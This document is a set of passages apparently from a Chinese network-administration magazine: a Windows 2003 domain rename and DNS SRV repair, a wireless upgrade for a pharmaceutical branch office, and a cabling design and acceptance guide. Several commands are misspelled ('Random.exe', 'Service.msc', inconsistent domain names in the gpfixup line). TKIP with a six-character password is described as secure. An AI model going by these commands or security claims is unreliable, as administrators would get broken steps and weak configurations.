这样就解决了问题，所有的客户机都加入了域。

一周后，出现了第二个问题，DNS 服务器在一次死机重启后，客户机就无法再次登录到域了。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

根据经验,这肯定是由于死机重启造成了 DNS 内 DC 的 SRV 记录的损坏。有两种方法可以修复:

(1) 每台计算机在升级为 DC 时都会把一组自己的 SRV 记录写入 DNS, 此外还在本机中留有备份: 2003 系统分区 \Windows\System32\Config\Netlogon.dns。当 DNS 中自己的 SRV 损坏时, 先暂停 DC 上的 Netlogon 服务, 用记事本打开 netlogon.dns, 全选, 把内容复制到 xyl.cn.dns 的结尾处, 保存 (先暂停 DNS) 重启 DNS。

(2) 在 DC 的 CMD 模式下运行: Ipconfig/Registerdns.

可是，没过多久，第三个问题就出现了。由于各种原因，单位被另外一家公司收购了。我们原先网站的域名要变更，这样一来 DNS 中的区域名称也必须变更。

更改域名(xyl.cn 更名为 GTA.cn)的准备工作:提升域级别、DC 必须做好备份, DNS 上新建一个主要区域,即 GTA.cn,建好后不用任何调试,等改名成功后系统会自动刷新。




更改域名的操作必须都在“某一台客户机”上进行。

首先我们需要提升当前域的功能级别。这一步是很多操作的前提，例如更改域的名称，步骤如下：

在“管理工具”中选择“AD 用户与计算机”，选择域名（xyl.cn），将它提升功能级别到“Windows 2003”（如果不正常则可重启活动目录服务，在“运行”窗口下输入“Service.msc”再输入“Netlogon”，即可实现先停止活动目录服务再重新启动该服务）。

DC 的备份和还原。步骤如下：在【开始】菜单中选择“运行”，输入“NTBackup”会弹出如图 2 所示的“备份或还原向导”界面。这是一个网管员要经常用到的备份还原工具，它不仅能备份 AD（活动目录）还能备份文件和它们的权限。而普通的复制经常会把权限搞乱。

备份功能操作：勾选“我的电脑”中的“System State”。



具体方法: 到 Windows 2003 光盘\Valueadd\Msft\下把文件夹“Domren”复制到某一台客户机上, 用记事本打开“Domren”内的“Domainlist.xml”, 在其中把所有的 xyl.cn 全都改为 GTA.cn.保存。




图2 备份或还原向导

在客户机上运行“CMD”，并且用 CD 命令进入目录“Domren”内，输入命令：Random.exe/Showforest（检查刚才修改是否正确）、Random.exe/upload（上传，如果报错，用 random.exe/clean 先清空，再次上传）、Random.exe/execute（开始改名）。完成后客户机连续重启两次，DC 重启一次。再回到那台客户机，在 CMD 下再进入目录“Domren”内输入命令：Gpfixup.exe/olddns:xy1.cn newdns:GTA.cn/oldnb:xy1/newnb: GTA/DC:xy1.cn。

在 DNS 中刷新成功，旧域名可以删除。

此次由工作组升级到域环境并不轻松，先后遇到了三次问题，可以说是一波三折。可以看到，在此次升级过程中，关于 DNS 的相关知识及经验的积累是必不可少的。

## ❖ 有线加无线——分公司网络升级改造实战

▼ 山东沃华医药科技股份有限公司 张鲁峰

## 用户概况

笔者所在单位在市郊成立了一家销售分公司,由于刚成立不久,微机终端不是太多,大约有二十多台,该分公司已建立了主干为光纤、百兆到桌面的星形结构有线局域网。为了满足与总公司通信及该分公司的管理人员业务的需要,笔者为其办理了网通 ADSL 共享上网的方式,带宽为 2Mbps,并接入有线路由器,其拓扑结构如图 1 所示。




图 1 改造前的网络拓扑图

## 用户需求

因分公司经理与中层管理人员均配置带有无线网卡的笔记本电脑，且因业务的扩展，部门需要加装部分微机并通过 GSP 软件协同办公，因此领导要求在原有有线的基础上升级为有线加无线的模式，并且分公司的所有部门和仓库均要做到网络覆盖。

## 项目方案的设计要求

本项目主要的目标是要求整个分公司在有线的同时实现无线网络覆盖。

升级项目有以下三个方面的要求：

（1）办公区和两个成品大仓库采用有线加无线的方式实现共享上网。

（2）一个贵重药材小仓库因地势较高，有线不易连接，决定采用无线网络连接的方式连入分公司的网络中。

（3）本着经济高效的目的，在规定时间内和成本范围之内完成项目。

## 综合网络系统设计原则

### 1. 可靠性原则

这种有线为主、无线为辅的网络系统要具有较强的可靠性，因为可靠性是实用性的前提。

### 2. 先进性与实用性相结合原则

既要保证系统设计的先进性，保护用户的投资在五年内保持先进；又要保证系统设计尽可能地实用，同时还要考虑

系统的总体成本及实际的地理条件。

### 3. 灵活扩展原则

为了使现有的系统在将来能够得到充分的利用，现有的投资在将来不被浪费，就需要系统有充分的、灵活的适应能力和可扩展的能力，以便于系统将来的扩容与升级。

### 4. 便于维护原则

这是为系统在使用过程中的实际需要考虑的。升级工程投入使用后，应该便于各种日常维护工作，能够方便地进行软件的重新配置、系统的自检与恢复及软件系统的升级。

### 5. 安全性原则

安全性一直是网络及系统管理的薄弱环节之一。此次项目中，由于部门用户应用了 GSP 医药系统，而这套系统的数据非常关键，所以对网络安全的要求高，也正因为这样，安全性原则非常重要。

## 综合网络改造的设备选择

为满足需要，我们设计在办公区内安装美国网件 Netgear WG614 V7 无线路由器，外接网通的 ADSL 宽带接入，原有的有线路由器降级作为交换机使用，连接办公区的部分客户端。在保持原有的有线交换设备不变的前提下，在两个大仓库内加装无线 AP 接入点，在不易采用有线的贵重药材仓库内也放置无线 AP，同时开启无线中继模式（与其中一座仓库进行点对点的连接），以便该仓库也能连入分公司的局域网内，使用的无线 AP 设备为 Netgear WG102。整改后网络拓扑图如图 2 所示。




图2 改造后的网络拓扑图

## 具体配置与管理

无线路由器方面，其配置主要有以下几个方面：

### 1. 基本配置

用一台客户端连接好线缆，客户机 IP 地址选为自动获取

IP 地址。在 IE 地址栏中输入配置地址，如“192.168.1.1”，进入无线路由器的 Web 配置页面。在“基本设置”选项里填入宽带上网用户名/密码和 DNS，在“因特网 IP 地址”选项中，由于笔者公司采用的是拨号上网，因此选择从 ISP 动态获取。



## 2. 无线配置

所需要配置的选项有无线网络标识（SSID）、频道、模式和无线安全选项，如图3所示：



图3 无线配置界面图

在这里，安全选项选取了 TKIP。大家知道，TKIP 由 WEP 使用的同样的加密引擎和 RC4 算法组成。不过，TKIP 中密码使用的密钥长度为 128 位。这解决了 WEP 过短的密钥长度的问题，且从客户端无线网卡兼容性方面考虑，笔者选择了 TKIP，并设定系统所需的六位密码。

## 3. 局域网的 IP 配置

在这里，为了维护方便，笔者启用了该路由器的 DHCP 功能，考虑到客户端不是很多，只有二十多台，因此，设定其 IP 地址范围为 192.168.1.2~192.168.1.51。

## 4. 高级无线设置

基本配置完成后，笔者启用了无线路由器的无线收发功能。另外为了客户端能获取无线连接的方便，启用 SSID 广播，否则客户端需要在无线连接时手动输入 SSID 的名称，这很不方便。因为有 TKIP 加密的保护，启用 SSID 广播实现了安全与便捷。

无线 AP 的配置，其主要配置有以下几个方面：

### 1) 基本配置

各 AP 无线和路由器的基本设置需要一致（见图4）。




图4 各 AP 无线和路由器的基本设置需要一致

### 2) 点到点桥接

在贵重药材小仓库和需要与之点对点相联的一座成品

大仓库的无线 AP 的配置过程界面中，如设置成品大仓库的无线 AP 配置中，需单击“Advanced”大项下的“Access Point Settings”（如图5所示）。




图5 Access Point Settings 设置

选择“Enable Wireless Bridging and Repeating on Security profile 1”，然后选择下方的“Wireless Point-to-Point Bridge”，“Enable Wireless Client Association”可选可不选，如果选了，则表示该 AP 工作在桥接的同时还可以接入无线网卡。

下方的“Remote MAC Address”则是填写对端 AP 的 MAC 地址（即贵重药材库的无线 AP 的 MAC 地址），同样，贵重药材库的无线 AP 也需要填写本端 AP 的 MAC 地址。

填写完成后，直接单击【Apply】按钮即可。

## 心得总结

经过上述改造后，公司的网络基本上实现了如下效果：

（1）对具有无线网卡的笔记本用户来讲，真正做到了使用方便和获取数据便捷，使他们摆脱了线缆的束缚，可以在园区内的任何办公地点使用网络。

（2）利用无线局域网实现了网络冗余。

因分公司的业务也实现了信息化管理，即平日的业务运转（如采购、出入库和货运等）依赖一套 GSP 系统软件，一旦网络瘫痪，会给公司业务带来很大的打击。无线网络作为有线网络的一个重要补充，起到了部分双保险的作用。如这几座仓库之间，一旦有线有问题，马上可以在这几个无线 AP 之间启用一点对多点的无线连接，保证业务的连续性。

（3）公司的网络实现了进一步的延伸。

随着分公司信息化的深入，其信息化应用已经不仅仅局限于办公室，而是已经在向仓库和车间等部门发展。比如，原来的贵重药材库因地理问题，无法走线，其保管员只能到其他部门去录入业务数据，很不方便。现在通过无线网络，也可以与其他部门协同办公了。

在这里，因为本着经济的原则，笔者使用了家用无线路由器产品即网件的 Netgear WG614 V7 版，其功能较简单，既没有中继功能和桥接功能，也无法实现与无线 AP 点对点

及一点对多点的中继和桥接。在这方面，如果采用其商用版本即 V9 版的产品，可以完全不受有线束缚。一旦有线瘫痪，

可以完全摆脱有线网络的限制，会对目前的有线网络做到真正的冗余。

## 网络建设与升级改造 ABC

山东黄河河务局 张云生

在信息化大潮席卷全球的今天，以信息化引领及促进技术和管理现代化已成为许多行业和企业的首选。近十年来，各行各业信息化建设和应用进展迅速，不断对计算机网络等信息化基础设施提出更高的要求。信息技术的更新换代日新月异，信息化产品迅速向高性能、低能耗、高性价比方向发展，网络设备的生命周期正逐渐缩短。在这样的大背景下，无论您当初规划得如何完善，在一定的使用期之后，作为信息化最重要基础设施的计算机网络升级改造仍然不可避免，新建筑的设计和施工也无一不考虑到综合布线问题。企业网络建设和升级改造可分为多种不同的情况：新建筑的初次布设、在旧建筑中布设、对现有网络进行扩充和升级等。本文是笔者历经数次网络建设和升级改造后的几点经验与体会。

### 理清现状 明确目标

#### 1. 理清网络现状

针对现有网络进行扩充和升级改造之前，需要理清以下情况：

- a) 现有网络设备清单；
- b) 现有网络物理结构、逻辑结构；
- c) 工作区结点位置及数目。

#### 2. 找出存在的问题

详细列出对现有网络升级改造的理由，找出存在的问题，并按重要程度进行排序。问题因各单位具体情况的不同而有不同，但一般不外乎以下几个方面：

- a) 工作区结点不能满足使用要求；
- b) 网络设备陈旧，性能、稳定性不能满足要求；
- c) 传输介质速率低，不能满足容量要求；
- d) 布线不规范，标识混乱，故障查找困难；
- e) 网络逻辑结构不合理；
- f) 网络物理结构不合理。

#### 3. 明确目标

无论是新建筑的初次布设，还是升级改造，都必须明确目标，并尽量具体化：

- a) 工作区结点的数量及位置；
- b) 数据和语音结点是否一起考虑，是否使用统一介质；
- c) 传输性能要求：骨干网速率、接入层速率和用户桌面速率；
- d) 各个层次传输介质；

e) 规范化要求；

f) 交换和路由设备的要求。

### 几条主要的原则

#### 资金优先保证原则

网络升级改造可分为两大部分：一是布线部分；二是网络设备的购置部分。

在资金有限的情况下应优先满足布线部分按质、按量和足额到位。因为布线工程与主体建筑直接相关，如果工作不到位，对于将来的网络升级、设备的增加会十分困难。随着各级安全部门对信息安全越来越重视，许多政府机关和重要的企事业单位已经明确或即将明确内外网必须物理隔离，所以应充分考虑到物理隔离使用的需求或潜在需求。满足物理隔离应用时工作区结点一般需增加 1/2 到一倍，布足工作区结点，实施物理隔离时只需增加交换机，调整楼层管理间的跳线即可。

#### 统筹考虑原则

由于 RJ-45 和 RJ-11 水晶插头均可插入 RJ-45 模块，所以数据、语音结点均可按五类线（或超五类、六类）布设，通过楼层管理间的配线架进行调配已经成为布线工程的新趋势。因为这样做可以大大增强语音结点和数据结点之间的互补性和机动性，尽管这样做会在材料费上略有增加，但与带来的方便相比还是值得的。

#### 施工队伍选择原则

a) 施工企业应具备要求的综合布线和系统集成等相关项目的施工资质，这是起码的要求。

b) 了解该施工企业已经做过的类似项目，必要时现场查看，检查他们以前做过的设计报告和竣工报告的质量和水平，并与其用户交谈，得到他们对该企业的真实评价。

c) 人员组成。

d) 施工和测试设备情况。

### 布线系统的设计要点

布线系统是升级改造的重中之重。在条件许可的情况下应严格按照六个子系统来划分，这样可以做到网络的物理结构和逻辑结构清晰合理、标识规范完整，大大方便了线路调配、故障排除，这对今后的运行维护工作至关重要。综合布线六个子系统关系如图 1 所示。




图1 综合布线的六个子系统关系图

六个子系统的一般设计原则如下：

### 工作区子系统

工作区子系统（Work Location）是由终端设备连接到信息插座之间的设备组成的，包括信息插座、插座盒（或面板）、连接软线、适配器等。完成点位布置详图、施工图等文档。

工作区子系统设计规范要点如下：

工作区内线槽要分布得合理、美观；

信息插座要设计在距离地面 30cm 以上；

信息插座与计算机设备的距离保持在 5m 范围内；

网卡接口要与线缆类型接口匹配；

所需信息模块、信息座、面板、RJ-45 头数量的计算。

RJ-45 头的需求量计算方法为：

$$m = n \times 4 \times (1 + 15\%)$$

其中， $m$  表示 RJ-45 总需求量， $n$  表示信息点的总量，“1+15%”则表示留有 15% 的富余量。

信息模块的需求量一般计算方法为：

$$m = n \times (1 + 3\%)$$

其中  $m$  表示信息模块总需求量， $n$  表示信息点的总量，“1+3%”表示 3% 的富余量。

信息座和面板数量计算方法为：

$$m = n \times (1 + 1\%)$$

其中  $m$  表示信息座和面板的总需求量， $n$  表示信息点的总量，“1+1%”表示 1% 的富余量。

### 水平子系统

水平子系统（Horizontal）的功能是将干线子系统线路延伸到用户工作区。水平系统是布置在同一楼层上的，一端接在信息插座上，另一端接在楼层管理间的配线架上。水平子系统主要采用四对非屏蔽双绞线，它能支持大多数现代通信设备，在某些要求宽带传输的场合，可采用“光纤到桌面”的方案。当水平区面积比较大时，每层可能设两个以上管理间。

水平干线子系统的设计涉及到水平子系统的传输介质和部件集成，主要包括以下几个方面：

确定线路走向；

确定线缆、槽、管的数量和类型；

确定电缆的类型和长度；

如果打吊杆走线槽，则需要计算用多少根吊杆；

如果用托架，则需要计算用多少根托架。

水平电缆最大长度为 90m，另有 10m 分配给工作区电缆、接插软线或跳线。其中，接插软线或跳线的长度不应超过 5m。确定线路走向一般要由用户、设计人员、施工人员到现场根据建筑物的物理位置和施工难易度来确定。信息插座的数量和类型、电缆的类型和长度一般在总体设计时确定，但考虑到产品质量和施工人员的误操作等因素，在订购时要留有余地。

电缆长度一般由下列公式计算：

整幢楼的用线量  $= N \times C$

$N$  代表楼层数， $C$  代表每层楼用线量，而  $C$  的算法为  $C = 0.55 \times (L + S) + 6 \times n$ ；

在  $C$  的计算公式中， $L$  代表本楼层距管理间最远的信息点距离， $S$  代表本楼层距管理间最近的信息点距离， $n$  代表本楼层的信息插座总数，0.55 为备用系数，6 代表端接容差。

用线箱数 = 总长度 / 1000 + 1

双绞线一般以箱为单位订购，每箱双绞线长度为 305m。

在水平布线通道内，电信电缆与电源电缆并行时要注意以下几点：

屏蔽的电源导体（电缆）与电信电缆并线时不需要分隔；

可以用电源管道（金属或非金属）来分隔电信电缆与电源电缆；

对非屏蔽的电源电缆与电信电缆分隔距离至少为 10cm；

在工作区信息口，电信电缆与电源电缆的距离至少为 6cm。

### 管理子系统

管理子系统（Administration）是干线子系统和水平子系统的桥梁，同时又可为同层组网提供条件。其中包括双绞线配线架、跳线。在有光纤的布线系统中，还有光纤配线架和光纤跳线。管理线缆及相关连接硬件的区域称为管理区。它由配线间的线缆、配线架及相关接插软线等组成。在每个配线间及设备间中都有管理区。管理区提供了与其他子系统连接的手段，使整个综合布线及其连接的设备、器件等构成一个有机的应用系统。管理间的位置和数量根据建筑物的结构、布线规模和管理方式而定。现在，许多大楼在综合布线时都考虑在每一楼层都设立管理间，用来管理该层的信息点，摒弃了以往几层共享一个管理间子系统的做法，这也是布线的发展趋势。配线间的主要功能包括管理交接方案、管理连接硬件和管理标记等。只要在配线连接硬件区域调整好交接方式，就可以管理整个应用系统终端设备，从而实现了综合布线的灵活性、开放性和扩展性。

管理间位置确定的大致原则是：

根据从管理间到工作区距离不能超过 90m 的原则，确定

每层楼设几个管理间：

根据尽量接近所连接工作区的中心的原則确定管理间的水平位置；

每层管理间平面位置要相同，保持垂直重合；

到工作区和设备间引线方便并且距离最短。

管理间一般有以下设备：

机柜；

网络交换机；

信息点集线面板；

语音点 S110 集线面板；

设备的稳压电源线。

作为管理间子系统，应根据管理的信息点的多少安排使用房间的大小。如果信息点多，就应该考虑用一个房间来放置；信息点少时，就没有必要单独设立一个管理间，可选用墙上型机柜来处理该子系统。在没有设立专门的楼层配线间的建筑进行综合布线时，要选取一个接近于中心位置的房间放置机柜，如果连放置机柜的空间也找不到，至少也要选壁挂式机柜，用楼板穿孔代替竖井。

## 干线子系统

垂直干线子系统由设备间子系统到管理间子系统的引入口之间的连接线缆组成。垂直干线是建筑物内综合布线的骨干线缆，是楼层之间垂直线缆的统称。垂直干线子系统的任务是通过建筑物内部的线缆，把各个管理间的信号传送到设备间。它必须满足当前的需要，又要适应今后的发展。设计时要考虑以下几个问题：

确定整栋楼的垂直干线要求；

确定从楼层到设备间的垂直干线路由；

确定垂直干线接线间的结合方法；

确定垂直干线线缆的长度；

确定铺设附加横向电缆的支撑结构。

布线走向应选择垂直干线线缆最短、最安全、最经济的路由。建筑物通道有两种类型：封闭型和开放型。宜选择带门的封闭型通道铺设垂直干线线缆。封闭型通道是指一串上下对齐的空间，每层楼都有一间。电缆竖井、电缆孔、管道电缆、电缆桥架等穿过这些房间的地板层。每个空间通常还有一些便于固定电线的设施和消防装置。

## 设备间子系统的设计

设备间子系统（Equipment）是由设备间的电缆、配线架及相关支撑硬件、防雷电保护装置等构成。比较理想的设置是把计算机房、交换机房等设备间设计在同一楼层中，这样既便于管理、又节省投资。设备间的位置及大小应根据建筑物的结构、布线规模、管理方式及应用系统设备的数量等进行综合考虑，择优选取。在高层建筑内，设备间宜设置在第二、三层。设备间的使用面积可按按下述两种方法之

一确定：

第一种方法为：

$$S = (5 \sim 7) \sum S_b$$

其中  $S$  为设备间的使用面积，单位为平方米；5~7 为系数的取值范围。

$S_b$  为与布线系统有关，并在设备间平面占有位置的设备面积（平方米）。

$\sum S_b$  为设备间内所有设备占地面积的总和（平方米）。

第二种方法为：

$$S = K \times A$$

其中  $S$  为设备间的使用面积（平方米）， $A$  为设备间的所有设备台（架）的总数， $K$  为系数，取值范围 4.5~5.5。

设备间最小使用面积不得小于 20（平方米）。

## 建筑群子系统的设计

建筑群子系统（Campus）也称为楼宇管理子系统。一个企业或政府机关可能分散在几幢相邻或不相邻的建筑物内办公，彼此之间的语音、数据和监控等系统用传输介质和各种支持设备连接在一起。连接各建筑物之间的传输介质和各种支持设备组成建筑群子系统。建筑群子系统布线时，一般从以下几个方面考虑，选择最经济、最实用的设计方案：

- 确定主电缆路由和备用电缆路由；
- 摸清铺设现场的情况；
- 确定电缆类型和数目；
- 确定建筑物的电缆入口位置；
- 核算每种备选方案所需的材料成本和劳务成本；

## 关于网段的划分

一般根据用户计算机的多少划分一到数个 C 类网段，每个网段的主机数最多可达 254 个，但是如果网段数多于一个则必须配备三层设备（如图 2 所示），也可以用无分类网子网划分法，就更加灵活方便。同一网段的主机处于一个广播域中，主机数量越多性能受影响越大，因此要统筹考虑。




图 2 二层交换机堆叠连接示意图

200 个结点以内，宜选择一个网段，采用一级交换，全部用二层交换机，在网络出口处配一台具有 NAT 功能的硬件防火墙或路由器。交换机宜选择堆叠模式连接，这一点很重要。交换机的堆叠与级联使用相比，性能相差明显，交换机堆叠是通过厂家提供的一条专用连接电缆，从一台交换机



的“UP”端口直接连接到另一台交换机的“DOWN”端口，实现单台交换机端口数的扩充，一般交换机能够堆叠4~9台。堆叠在一起的交换机可以当做一个单元设备来管理。一般情况下，当有多个交换机堆叠时，其中存在一个可管理交换机，利用可管理交换机可对其他交换机进行管理。当用户需要分成若干个独立的分组时，可以通过划分VLAN实现。

## 布线工程的验收

验收是由甲乙双方共同组成一个验收组，对已竣工工程是否符合设计要求和有关规范进行检查确认的过程。验收过程的主要依据是工程设计文件和双方签订的施工合同。验收要点如下：

### 工作区子系统验收

对于众多的工作区不可能逐一验收，而是由甲方抽样挑选工作间。验收的重点是：

- a) 线槽走向、布线是否美观合理，符合规范；
- b) 信息座是否按规范进行安装；
- c) 信息座安装是否做到一样高、平、牢固；
- d) 信息面板固定是否牢固。

### 水平干线子系统验收

主要验收点有：

- a) 槽安装是否符合规范；
- b) 槽与槽，槽与槽盖是否接合良好；
- c) 托架、吊杆是否安装牢靠；
- d) 水平干线与垂直干线、工作区交接处是否出现裸线，有没有按规范去做；
- e) 水平干线槽内的线缆有没有固定。

### 垂直干线子系统验收

验收要点是：线缆是否按间隔要求固定，拐弯处是否留有弧度。

### 管理间、设备间子系统验收

主要检查设备安装是否规范整洁。竣工验收时需要参照以前的子项验收和阶段验收情况进行。

施工过程中甲方需要检查的事项主要有：

#### 环境要求

地面、墙面、天花板内、电源插座、信息模块插座、接地装置等要素的设计与要求；竖井、线槽、打洞位置的要求。

#### 施工材料的检查

- 双绞线、光缆是否按方案规定的要求购买；
- 塑料槽管、金属槽是否按方案规定的要求购买；
- 机房设备如机柜、集线器、接线面板是否按方案规定的

要求购买；

信息模块及底座和面板是否按方案规定的要求购买。

#### 设备安装检查

要检查机柜安装的位置是否正确，规格、型号、外观是符合要求；

跳线制作是否规范，配线面板的接线是否美观整洁。

#### 双绞线和光缆安装

桥架和线槽安装位置是否正确、安装是否符合要求、接地是否正确；

线缆规格、布线路由是否正确；

对线缆的标号是否正确；

线缆拐弯处是否符合规范；

竖井的线槽、线缆固定是否牢靠；

是否存在裸线；

竖井层与楼层之间是否采取了防火措施。

#### 线缆的性能测试

五类线要求：接线图、长度、衰减、近端串扰要符合规范；

超五类线要求：接线图、长度、衰减、近端串扰、时延、时延差要符合规范；

六类线要求：接线图、长度、衰减、近端串扰、时延、时延差、综合近端串扰、回波损耗、等效远端串扰、综合远端串扰要符合规范。

光纤的性能测试：类型（单模/多模、根数等）是否正确；衰减、反射是否符合规范。

施工完成以后必须用专用仪器对线缆逐条测试，并把测试结果作为竣工验收的主要依据之一。验收时可对施工方提供的测试结果进行抽测，测试结果需要长期存档。图3就是用Fluke网络测试仪测试防汛指挥中心所布六类双绞线测试结果的例子。图中的93行字体为红色，表示测试不合格。还可以通过单击Info栏中的图标，了解更详细的测试信息。信息详细到每条线缆的每个线对，以及每个线对的各项指标，不仅有数字描述还有反映动态情况的各种测试曲线，十分详尽。

#### 标识验收

标识要清晰规范并且含义明确。这项工作对方便今后的管理极为关键。我们用的是\***N**-\*\***D**（**V**）等代号来表示。举例来说，“8N-06D”，意思是8层南配线间06号数据线。“8N-06V”，意思是8层南配线间06号语音线。

网络升级改造工程竣工后一般都有数量不等的旧设备、旧线路退下来。对尚有使用价值的旧设备可作为备品备件保存、转赠下级单位或进入二手市场，已无使用价值的进行报废处理。拆除旧线路时应尽量保持其最大长度、减少损伤并妥善保存，可用来制作跳线、敷设临时应急线路等。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Cable ID	Date / Time	Length(ft)	Summary	Headroom (dB)	Info	Test Limit
80	6D-02D	06/25/2006 11:18:42am	119	PASS	7.6 (NEXT)	TIA Cat 6 Channel
81	6D-W02D	06/25/2006 11:18:14am	120	PASS	6.0 (NEXT)	TIA Cat 6 Channel
82	6D-01V	06/25/2006 11:17:48am	136	PASS	8.1 (NEXT)	TIA Cat 6 Channel
83	6D-01D	06/25/2006 11:17:27am	137	PASS	7.2 (NEXT)	TIA Cat 6 Channel
84	6D-W01D	06/25/2006 11:16:32am	138	PASS	8.3 (NEXT)	TIA Cat 6 Channel
85	5M-75V	06/25/2006 10:59:37am	156	PASS	8.3 (NEXT)	TIA Cat 6 Channel
86	5M-75D	06/25/2006 10:59:14am	156	PASS	7.2 (NEXT)	TIA Cat 6 Channel
87	5M-W75D	06/25/2006 10:58:40am	154	PASS	8.2 (NEXT)	TIA Cat 6 Channel
88	5M-74V	06/25/2006 10:58:15am	165	PASS	4.0 (NEXT)	TIA Cat 6 Channel
89	5M-74D	06/25/2006 10:57:48am	166	PASS	9.8 (NEXT)	TIA Cat 6 Channel
90	5M-W74D	06/25/2006 10:57:22am	164	PASS	5.8 (NEXT)	TIA Cat 6 Channel
91	5M-73D	06/25/2006 10:56:16am	178	PASS	5.7 (NEXT)	TIA Cat 6 Channel
92	5M-73V	06/25/2006 10:55:21am	179	PASS	10.3 (NEXT)	TIA Cat 6 Channel
93	5M-W73D	06/25/2006 10:52:43am	177	FAIL	-0.2 (NEXT)	TIA Cat 6 Channel
94	5M-72V	06/25/2006 10:49:47am	146	PASS	8.8 (NEXT)	TIA Cat 6 Channel
95	5M-72D	06/25/2006 10:49:20am	148	PASS	8.7 (NEXT)	TIA Cat 6 Channel
96	5M-W72D	06/25/2006 10:48:35am	149	PASS	6.9 (NEXT)	TIA Cat 6 Channel
97	5M-71V	06/25/2006 10:48:11am	139	PASS	6.6 (NEXT)	TIA Cat 6 Channel
98	5M-71D	06/25/2006 10:47:51am	140	PASS	8.1 (NEXT)	TIA Cat 6 Channel

Tests		DTX-1800	FLUKE DTX-1800	Properties	Detail
Attenuation	19.7 dB	S/N: 9051045			
NEXT	9.8 dB	DTX-C9A001			
PSNEXT	9.6 dB	DTX-1800R			
ACR	14.4 dB	S/N: 9051046			
PSACR	15.9 dB	DTX-C9A001			
ELFEXT	19.3 dB	Test Limit: TIA Cat 6 Channel			
PSELFEXT	20.3 dB	Cable Type: Cat 6 UTP			
RL	4.8 dB				
Pair Data	PASS				
Wire Map	PASS				

图3 Fluke网络测试仪缆线测试总表的示例